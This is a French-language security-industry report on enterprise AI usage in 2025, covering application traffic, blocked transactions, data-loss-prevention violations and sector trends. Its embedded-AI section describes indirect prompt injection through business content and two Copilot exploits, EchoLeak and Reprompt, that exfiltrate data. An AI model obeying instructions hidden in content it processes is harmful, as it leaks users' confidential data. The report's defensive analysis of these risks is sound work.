


Schéma 3 : évolution des transactions par fournisseur de LLM sur l'année 2025

Le volume des transactions relève, pour l'essentiel, d'applications courantes et intégrées à différents workflows d'entreprise : recherche, révision, rédaction, programmation, traduction et collaboration.

Principaux enseignements concernant les applications

- **Grammarly** s'est imposée comme l'application IA/AA la plus active en environnement d'entreprise (38,7 % du total des transactions), dépassant ChatGPT en volume global. Avec des fonctionnalités de synthèse rédactionnelle, de réécriture avancée ou encore de modulation des tons rédactionnels, Grammarly occupe une place centrale dans les workflows quotidiens de production de contenu en entreprise.
- **ChatGPT** reste un assistant généraliste dominant (14,2 %), largement utilisé pour les recherches, le rédactionnel et les analyses de données.
- **Codeium** rentre dans le top cinq (5 %), illustrant l'intégration croissante de l'IA dans les cycles de développement logiciel.
- **DeepL** reste à un niveau d'utilisation élevé au sein des entreprises dans le monde (3,3 %) pour faciliter les communications multilingues en environnement professionnel.
- **Microsoft Copilot** complète ce top cinq (3 %), porté par son intégration native avec Microsoft 365 et son rôle dans l'automatisation des tâches quotidiennes de productivité.

PRINCIPALES APPLICATIONS D'IA




Schéma 4 : part des transactions IA/AA totales issues par les principales applications d'IA

Remarque : Zscaler Zero Trust Exchange suit les transactions de ChatGPT indépendamment des autres transactions liées à OpenAI

TOP 20 DES APPLICATIONS IA/AA PAR VOLUME DE TRANSACTIONS

Application	Total des transactions
Grammarly	327 311 080 013
ChatGPT	120 227 890 252
Codeium	42 337 652 986
DeepL	27 847 680 087
Microsoft Copilot	25 503 137 940
Perplexity	12 386 054 978
GitHub Copilot	11 348 420 722
OpenAI	10 352 420 115
QuillBot	8 913 115 535
ChurnZero	8 153 526 358
Anthropic	4 922 983 385
Glean	4 542 501 122
GliaCloud	3 249 239 347
Claude	2 850 954 278
Google Gemini	2 604 461 019
SundaySky	2 483 835 170
Yellow Messenger	1 734 555 650
Cresta	1 585 454 178
Poe	1 483 703 558

Au-delà des applications IA les plus utilisées, il est important de se pencher sur les équipes qui les utilisent.

ThreatLabz a ventilé le trafic IA/AA entre un ensemble défini de départements métiers afin de comprendre l'utilisation concrète de l'IA. Cette analyse se concentre sur les applications très utilisées (au moins un million de transactions) et les associe au département qui y fait le plus souvent appel. Les pourcentages présentés reflètent l'utilisation relative au sein de ce périmètre défini de départements et d'applications, et non le trafic IA total d'entreprise.

Principaux enseignements par département

- **L'ingénierie** arrive en tête de l'usage de l'IA en entreprise, avec 48,9 % des transactions IA/AA relevant de ce périmètre. Les ingénieurs intègrent l'IA dans leurs cycles de développement de produits et bénéficient de gains de productivité qui s'additionnent rapidement d'une version de produit à la suivante.

- **L'informatique** arrive en deuxième position des métiers qui font appel à l'IA, représentant 31,8 % de l'activité. L'IA sert principalement de levier d'efficacité opérationnelle, notamment pour le support systèmes, les opérations de dépannage et l'automatisation des processus internes.

- **Le marketing** se classe troisième en termes d'utilisation de l'IA en entreprise (6,9 %). L'adoption y est plus diffuse, répartie entre des workflows de création de contenu et de conception graphique, ce qui se traduit par des volumes de transactions stables, mais néanmoins inférieurs à ceux des départements techniques.

PART DES TRANSACTIONS PAR DÉPARTEMENT




Schéma 5 : part des transactions IA/AA par principaux départements métiers d'entreprise

Transactions bloquées

En 2025, les entreprises ont resserré le contrôle de l'IA. Les préoccupations en matière d'exposition de données, de confidentialité et de conformité les ont incitées à bloquer 39,2 % de l'ensemble des transactions IA/AA, intégrant ainsi la gouvernance de l'IA aux opérations de sécurité du quotidien.

Les applications dont le trafic est le plus surveillé comptaient parmi les applications d'IA les plus utilisées en entreprise. Grammarly concentre à elle seule la plus grande part du trafic bloqué, avec 171,2 milliards de transactions neutralisées, soit 44,2 % de l'ensemble des transactions IA/AA bloquées. Les applications IA non spécialisées ont également été étroitement surveillées. ChatGPT et Microsoft Copilot ont été fréquemment bloqués, avec respectivement 5,7 et 4,1 milliards de transactions refusées, l'accès à des données non structurées alimentant un risque de divulgation involontaire d'informations sensibles d'entreprise.

Les assistants IA de programmation, dont Codeium et Tabnine, ont également été fréquemment bloqués afin de limiter l'exposition de logiciels propriétaires et de leurs artefacts. Les outils linguistique et de contenu, tels que QuillBot et DeepL, ont fait l'objet de contrôles similaires, reflétant davantage d'efforts pour limiter le partage de contenu avec des modèles LLM externes.

PRINCIPALES APPLICATIONS IA NEUTRALISÉES

1	Grammarly
2	GitHub Copilot
3	ChatGPT
4	Microsoft Copilot
5	QuillBot
6	Codeium
7	DeepL
8	Tabnine
9	Poe
10	Perplexity

Données transférées vers des applications IA

Le volume de transactions, à lui seul, ne suffit pas à rendre compte de la manière dont les entreprises utilisent réellement l'IA. Pour un éclairage complémentaire, ThreatLabz a analysé le volume de données transféré entre les environnements d'entreprise et les applications IA/AA.

Au cours de l'année écoulée, les transferts de données d'entreprise vers les applications IA/AA ont continué à progresser, atteignant 18 033 téraoctets (To), soit un bond de 93 % sur un an. Un ensemble d'applications largement adoptées représente la plus grande part de ces flux de données. Grammarly est restée l'application la plus utilisée selon ce critère, avec 3 615 To de données transférées. Vient ensuite ChatGPT (2 021 To), suivi de OpenAI (865 To), DeepL (625 To) et Codeium (387 To), des applications couvrant des cas d'usage qui manipulent généralement des données d'entreprise de valeur.

À mesure que l'IA s'intègre davantage avec les activités quotidiennes, une part croissante des données d'entreprise transite par ces applications. L'analyse conjointe du trafic et des volumes de données permet d'identifier les domaines où l'usage de l'IA change d'échelle et où les exigences de sécurité et de contrôle sont les plus critiques.

PART DES DONNÉES TRANSFÉRÉES





Schéma 6 : principales applications d'IA/AA en pourcentage du volume total des données transférées



PRINCIPALES CONCLUSIONS

Au total, **18 033 To de données ont été transférées vers des applications IA/AA,** soit une croissance de 93 % sur un an.

Fuite de données vers des applications d'IA

La capacité de l'IA à concrétiser une idée en quelques minutes implique un compromis majeur : des données sensibles peuvent être transmises à des modèles externes en *quelques secondes*. Par ailleurs, l'intégration de fonctionnalités d'IA au sein des applications et services SaaS courants entraîne souvent l'envoi automatique de contenus, ce qui accroît le risque d'une exposition non détectée à des risques.

La prévention des fuites de données vers des modèles externes est devenue une priorité de sécurité au cours de l'année.


Dans le cloud de Zscaler, les violations de politiques de DLP résultant de l'IA constituent l'un des indicateurs les plus explicites de ce risque croissant. Ces violations surviennent lorsque des informations sensibles (données financières, données personnelles, code logiciel source, informations de santé et autres contenus réglementés) tentent de quitter l'entreprise via une application d'IA mais sont bloquées par la politique de sécurité. Sans la DLP pour IA de Zscaler, ces données auraient été transmises à des modèles LLM tiers qui échappent au contrôle de l'entreprise.

Les applications d'IA les plus à risque sont souvent celles que les collaborateurs utilisent sans y prêter attention : assistants de rédaction, outils d'aide au codage et fonctionnalités d'IA intégrées aux suites collaboratives. C'est précisément cette simplicité d'usage qui nourrit le risque : ces outils accèdent aux mêmes contenus sensibles visibles par les collaborateurs, souvent au moment de leur création.

Les tendances observées montrent que les interactions avec l'IA impliquent fréquemment certaines des données les plus sensibles d'entreprise.

APPLICATIONS D'IA/AA LES PLUS CONCERNÉES PAR DES VIOLATIONS DE LA POLITIQUE DLP

Application	Nombre de violations de la politique DLP
ChatGPT	410 181 006
Codeium	242 263 311
GitHub Copilot	31 223 009
Claude	14 417 246
Wordtune	5 161 758
DeepL	2 037 613
QuillBot	1 960 391
Microsoft Copilot	1 858 952
Perplexity	1 235 129
Google Gemini	841 374



Les violations de politique DLP liées à ChatGPT ont augmenté de 99,3 % sur un an. Les plus fréquentes concernent des fuites de noms et d'identifiants, correspondant probablement à des dossiers clients ou à des identités.

Les violations de politiques DLP en entreprise associées à **Codeium ont progressé de 100 %** sur un an, signalant un risque accru d'exposition de code source et d'éléments logiciels propriétaires.

Les principales violations DLP liées à l'IA donnent lieu à une exposition à des risques de portée mondiale. Identifiants nationaux, données de paiement, code source et informations médicales, autant d'informations soumises à des réglementations strictes, sont de plus en plus fréquemment impliqués dans les interactions avec l'IA.

TOP 10 DES VIOLATIONS DE POLITIQUE DE DLP LIÉES À L'IA

1	Fuite de nom
2	Numéro de sécurité sociale (États-Unis)
3	Identifiant d'entreprise (Japon)
4	Identifiant du National Health Service (Royaume-Uni)
5	Code source
6	Numéro Medicare (Australie)
7	Numéro d'identification national de fournisseur (États-Unis)
8	Numéro d'assurance sociale (Canada)
9	Informations médicales
10	Données de cartes de paiement

Ces tendances en matière de DLP reflètent les mêmes mécanismes de défaillance observés lorsque des systèmes d'IA sont testés dans des conditions hostiles réelles : des incidents critiques surviennent, souvent à la suite d'interactions ordinaires plutôt que d'attaques sophistiquées. Pour en savoir plus, consultez la section **« Les dysfonctionnements des systèmes d'IA d'entreprise ? »** ci-dessous.

Pour découvrir comment maîtriser les fuites de données liées aux applications d'IA générative, consultez la section **« Comment les entreprises déploient l'IA générative en toute sécurité »** ci-dessous.

L’essor de l’IA embarquée

L’usage de l’IA en entreprise ne se cantonne pas à des outils d’IA générative autonomes. L’IA est de plus en plus présente via des fonctionnalités intégrées dans les applications du quotidien (fonctionnalités de synthèse, de recommandation ou d'analyse automatisée) qui ne sont pas identifiées comme des outils d’IA générative mais qui font appel à l’IA selon les besoins. Ces fonctionnalités sont souvent des améliorations naturelles et attendues d’outils déjà utilisés. L’IA embarquée interagit avec les données d’entreprise sans les garde-fous applicables aux IA autonomes, ce qui entraîne un risque de sécurité, certes discret, mais de plus en plus critique. L’IA embarquée figure parmi les sources de risque les moins visibles et les plus dynamiques pour l’IA en entreprise.

Cette évolution est déterminante, car l’IA embarquée est conçue pour accroître la productivité en intégrant davantage d'éléments de contexte. Ce principe de conception peut toutefois accroître l’exposition en l'absence de gouvernance et de contrôles spécifiques. Les schémas de menaces suivants sont fréquemment associés aux capacités de l’IA embarquée dans les applications d’entreprise.

Principales observations

PARTAGE EXCESSIF LIÉ AUX PERMISSIONS HÉRITÉES

L’IA embarquée s’appuie généralement sur des contrôles d’accès et des autorisations de contenu déjà en place. Si l’entreprise applique des accès larges par défaut, conserve des appartenances à des groupes obsolètes ou dispose d'espaces de collaboration avec partage excessif, l’IA embarquée peut exposer involontairement des informations sensibles à des utilisateurs qui y ont techniquement accès, mais sans besoin réel pour leur rôle. En pratique, l'accumulation incontrôlée de droits d’accès peut donner lieu à une fuite de données plus rapide et plus visible.

MANIPULATION INDIRECTE DE PROMPTS À L'AIDE DE CONTENUS MÉTIERS

L’IA embarquée analyse fréquemment des contenus d’entreprise (e-mails, tickets, documentation, logs de chat et pièces jointes) dans le cadre de son mode opératoire normal. Le risque est de subir des instructions dissimulées ou du contenu malveillant susceptibles d'influencer les réponses de l’IA, ainsi que la présentation et la hiérarchisation des informations. Lorsque les fonctionnalités d’IA sont étroitement intégrées aux workflows, le contenu lui-même peut devenir un vecteur de manipulation.

EXPOSITION LIÉE AUX MODÈLES ET AUX CONNECTEURS

Les fonctionnalités d’IA embarquée reposent sur plusieurs composants, parmi lesquels des fournisseurs de modèles, des couches de récupération de données à partir de systèmes d’entreprise et des connecteurs d'intégration avec les applications SaaS et les référentiels de données. Chaque composant introduit de nouveaux périmètres de confiance et de nouveaux vecteurs de changement. À mesure que ces fonctionnalités évoluent, le profil de risque peut se modifier au gré des mises à jour, des changements de configuration ou de nouvelles intégrations.

RISQUES LIÉS AUX ACTIONS ET À L’AUTOMATISATION DANS LES WORKFLOWS PILOTÉS PAR L’IA

Lorsque les fonctionnalités d’IA vont au-delà de capacités rédactionnelles ou de synthèse pour exécuter des tâches, c'est la surface d’attaque qui s’élargit. Si une capacité d’IA peut déclencher des actions, recommander des modifications, générer du code ou remplir des dossiers, les erreurs ou les résultats manipulés peuvent donner lieu à des incidents opérationnels. Les sorties générées par l’IA, même si elles ne déclenchent pas d’actions directes, peuvent orienter les décisions et les workflows en aval, avec une traçabilité limitée.

LES EXPLOITS SUR L’IA EMBARQUÉE SIMPLIFIENT L’EXFILTRATION DE DONNÉES

Deux exemples d’exploits largement documentés dans l’écosystème Microsoft Copilot montrent qu’une interaction minimale avec un utilisateur peut entraîner un risque élevé lié à l’IA embarquée :

- **EchoLeak** est décrit comme une vulnérabilité de type injection de prompt automatique dans Microsoft 365 Copilot, susceptible de permettre l’exfiltration de données via les flux normaux de récupération d'e-mails.
- **Reprompt** est une attaque en un clic qui exploite des prompts spécifiques via des paramètres d’URL afin d'induire des comportements indésirables et exfiltrer des données.

À mesure que davantage de fournisseurs SaaS intègreront l’IA par défaut et étendront leurs capacités embarquées, les entreprises devront élargir la visibilité, la gouvernance et la protection des données à l’ensemble des applications et des workflows où l’IA opère implicitement.

Utilisation de l’IA/AA par secteur d'activité

L’adoption de l’IA s’est accélérée dans tous les secteurs en 2025. Tous les secteurs observés dans le cloud Zscaler affichent une progression annuelle de l’activité IA/AA. Le rythme et le degré de maturité de cette adoption varient toutefois fortement. Dans certains secteurs, l’IA est déjà pleinement opérationnelle. Dans d’autres, elle en est encore aux premières phases d’adoption.

Pour la deuxième année consécutive, le secteur de la **finance et des assurances** est à l'origine de la plus grande part du trafic IA/AA (23,3 %). Les banques et les assureurs figurent naturellement parmi les primo-adoptants de l’IA, leurs activités reposant largement sur les données, les traitements analytiques et l’automatisation. La **production industrielle** conserve sa deuxième position avec 19,5 % des transactions IA/AA totales, portée par des investissements dans l'IA associés à l’automatisation, le contrôle qualité et l’optimisation de la chaîne d’approvisionnement. Le secteur des **technologies et communications** et celui de **l’enseignement et éducation** enregistrent, quant à eux, les plus fortes hausses sur un an, comme indiqué ci-dessous.

RÉPARTITION DES TRANSACTIONS D’IA PAR SECTEUR D’ACTIVITÉ




Schéma 7 : secteurs d'activité représentant les proportions les plus importantes des transactions d’IA

RÉPARTITION DES TRANSACTIONS D’IA BLOQUÉES PAR SECTEUR D'ACTIVITÉ

Secteur d’activité	% des transactions d’IA bloquées
Finance et assurances	39,1 %
Production industrielle	22,1 %
Services	13,5 %
Soins de santé	8,5 %
Technologie et communications	6,8 %
Service public	4 %
Autres	3,4 %
Grande distribution & commerce de gros	2 %
Enseignement et éducation	0,6 %

L’utilisation de l’IA ne se fait pas en vase clos et fait face à des risques propres à chaque secteur, à d'exigences de conformité et au niveau de maturité des programmes de sécurité.

L’analyse des transactions IA/AA bloquées révèle que l'arbitrage entre l'adoption de l’IA et la maîtrise des risques diffère d'un secteur à l'autre. Le secteur de la finance et des assurances génère la plus grande part de l'activité IA, mais il bloque également près de 40 % des transactions. Ce taux élevé de neutralisation traduit plus qu’une simple prudence : il reflète la réalité d’un environnement fortement réglementé, où les contrôles sur l’usage de l’IA sont plus stricts.

La production industrielle, deuxième secteur en volume de transactions d’IA, a bloqué environ 22 % de son trafic IA. Ce chiffre suggère un juste milieu pragmatique : les industriels déploient largement l’IA tout en assurant un contrôle solide pour prévenir les usages abusifs et limiter les fuites de données, en particulier dans les environnements IoT/OT.

FOCUS SECTORIEL

Finance et assurances : le secteur le plus investi dans l'IA avec 230 milliards de transactions.

Le secteur de la finance et des assurances a été le principal moteur de l'activité IA/AA dans le cloud Zscaler, représentant près d'un quart de l'usage total pour les entreprises. Une grande partie de ce volume provient d'outils de productivité du quotidien. Grammarly, ChatGPT et Microsoft Copilot ont été, pour la deuxième année consécutive, les applications d'IA les plus utilisées par les banques et les assureurs. Leurs équipes s'en servent pour synthétiser des recherches, gérer les documents de conformité, détecter les fraudes, accélérer le traitement des sinistres, faciliter les souscriptions et accomplir d'autres tâches essentielles. Cette dynamique se reflète à l'échelle du secteur. Selon l'enquête 2025 sur les adoptants de l'IA menée par Morgan Stanley,[1] le taux d'adoption dans les assurances est passé de 48 % à 71 % à la mi-année, et de 66 % à 73 % dans les services financiers.

Plusieurs dynamiques de marché en 2025 ont accéléré cette adoption. Les banques subissent de fortes pressions pour maîtriser leurs coûts et se moderniser, ce qui les conduit à déployer l'IA plus rapidement que la plupart des autres secteurs. Les assureurs font face à des sinistres plus graves et à une volatilité accrue liés au climat, et s'appuient sur l'IA pour affiner leur tarification et améliorer leur réactivité.

Pour autant, le secteur utilise ces outils avec précaution. Le secteur de la finance et des assurances a bloqué plus de 39,1 % des transactions IA/AA dans le cloud Zscaler, signe d'une sensibilité accrue aux risques de fuite de données, aux exigences réglementaires et à la nécessité de contrôler de manière rigoureuse les interactions entre modèles et les informations financières sensibles. Les acteurs de ce secteur avancent vite, mais appliquent un contrôle strict.

Le secteur de la finance et des assurances continuera de définir le rythme et les ambitions de la transformation IA en 2026.

[1] Business Insider, **3 parts of the market where AI hype is turning into real returns, according to Morgan Stanley**, 24 juillet 2025.

FOCUS SECTORIEL

Secteur des technologies : plus forte croissance de l'usage de l'IA en entreprise avec +202 % sur un an.

Le secteur des technologies a enregistré la plus forte hausse annuelle des transactions IA/AA en 2025 (+202,3 %), devançant tous les autres secteurs dans le cloud Zscaler. Si ce secteur a toujours été un utilisateur actif de l'IA en tant qu'utilisateur précoce et enthousiaste de l'IA générative, la progression observée cette année reflète l'ampleur de l'intégration de l'IA par les éditeurs de logiciels, les fournisseurs cloud, les plateformes numériques et les équipes d'ingénierie, tant dans leurs produits que dans leurs workflows internes.

Les principaux assistants IA de productivité sont largement utilisés au sein des entreprises technologiques, avec des usages qui vont de la génération de code et de la documentation technique à la création de contenus marketing. En conséquence, Grammarly, Codeium, ChatGPT et Perplexity figurent parmi les principales applications IA à l'origine du trafic du secteur des technologies.

Malgré cette croissance rapide, l'IA met en évidence des lacunes en matière de visibilité et d'application des politiques chez de nombreux acteurs technologiques, En réponse, ils renforcent leurs mécanismes de contrôle et bloquent environ 7 % des transactions IA, une proportion encore limitée, mais supérieure à celle de nombreux autres secteurs, tout en affinant leurs contrôles pour garantir un environnement sécurisé.

FOCUS SECTORIEL

Le secteur de l'enseignement affiche une croissance spectaculaire de 184 % de l'adoption de l'IA sur un an.

Ce secteur d'activité ne représentait qu'une part limitée du volume total des transactions IA/AA dans le cloud Zscaler en 2025, mais son rythme de croissance indique une dynamique différente. Sur l'année, les institutions de l'enseignement et de l'éducation ont généré près de 16 milliards de transactions IA/AA et enregistré la deuxième plus forte hausse annuelle d'activité IA/AA (+184,4 %), ce qui en fait l'un des secteurs les plus dynamiques.

Cette progression correspond à l'usage croissant de l'IA générative dans les activités d'apprentissage et les workflows pédagogiques. Des applications comme ChatGPT et Microsoft Copilot sont largement utilisées par les étudiants et le corps professoral pour l'assistance à la rédaction, la création de contenus et la préparation des cours. Les équipes administratives utilisent également l'IA pour simplifier les tâches courantes, de la rédaction de messages à l'amélioration des services aux étudiants, ce qui contribue à la hausse régulière du volume de transactions.

